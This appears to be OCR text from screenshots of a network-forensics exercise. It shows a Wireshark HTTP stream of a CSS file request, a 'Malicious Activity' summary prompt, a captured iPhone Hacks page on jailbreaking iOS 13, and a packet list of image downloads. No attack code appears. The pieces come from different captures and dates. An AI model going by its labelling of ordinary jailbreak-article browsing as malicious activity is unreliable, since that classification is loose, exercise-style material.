
Wireshark · Follow HTTP Stream (tcp.stream eq 39) · part_3.pcapng

```
GET /wp-content/plugins/click-to-tweet-by-todaymade/assets/css/styles.css?ver=5.2.2 HTTP/1.1
Host: mysocalledchaos.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://mysocalledchaos.com/

HTTP/1.1 200 OK
Last-Modified: Mon, 17 Aug 2015 21:25:51 GMT
ETag: "cea-51d88722e52ee-gzip"
Cache-Control: max-age=86400
Expires: Wed, 17 Jul 2019 11:07:54 GMT
Content-Encoding: gzip
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/css
X-Port: port_10069
X-Cacheable: YES
Content-Length: 751
Date: Fri, 19 Jul 2019 18:53:07 GMT
Age: 287107
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests
Accept-Ranges: bytes

.tm-tweet-clear {
```

14 client pkts, 11 server pkts, 21 turns.

Entire conversation (1036kB) | Show data as: ASCII

Find:




Malicious Activity

Instructions to Jailbreak iOS Devices

Summarize the following:

- HTTP traffic to iPhone Hacks website at 94.31.29.96
- The user was researching how to Jailbreak iPhone iOS 13.


Jailbreak iOS 13 - iOS 13.7: Everything You Need to Know! - Mozilla Firefox
Jailbreak iOS 13 - iOS 13
https://www.iphonehacks.com/jailbreak-ios-13
80%
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
Jailbreak iOS 13 and iPadOS
13
ezoic
report this ad


to Know!

Apple unveiled iOS 13, the next major iOS software update for iPhone at the WWDC 2019 in June. It comes packed with tons of new features such as Dark mode, new Reminders app, improved Maps app with the cool Look Around feature, new Photos & Video editor, and improvements such as faster app launch times, faster Face ID etc.

But despite all the new iOS 13 features and improvements, there are still many reasons to jailbreak iOS 13 such as to install iFile, which gives access to the file system, tweaks like Message Customizer that lets you customize each aspect of the Messages app, ability to lock apps and folders using Touch ID and lots more.

Featured Stories

- Microsoft Edge vs Google Chrome: 5 Reasons to Use Edge on Your Mac
- Confirmed 14-inch and 16-inch MacBook Pro Features Based on Leaks
- iOS 15 and iPadOS 15 Beta 6 Features: What's New
- How to Setup and Use Shortcuts on Mac
- iOS 15 and iPadOS 15 Beta 4 Features: What's New


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==94.31.29.96 and http

```
No.    Time                    Source                Destination           Protocol Lengt Info
 43050 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     832 HTTP/1.1 200 OK  (PNG)
 43053 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     237 HTTP/1.1 200 OK  (JPEG JFIF image)
 43060 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     619 HTTP/1.1 200 OK  (JPEG JFIF image)
 43063 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     507 GET /wp-content/uploads/2019/10/note10plus-iphone11pro-67x67.jpg HTTP/1.1
 43064 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     367 HTTP/1.1 200 OK  (JPEG JFIF image)
 43065 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     501 GET /wp-content/uploads/2019/07/macbook-pro-2019-67x67.jpg HTTP/1.1
 43070 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     495 GET /wp-content/uploads/2019/11/BentoStack-67x67.jpg HTTP/1.1
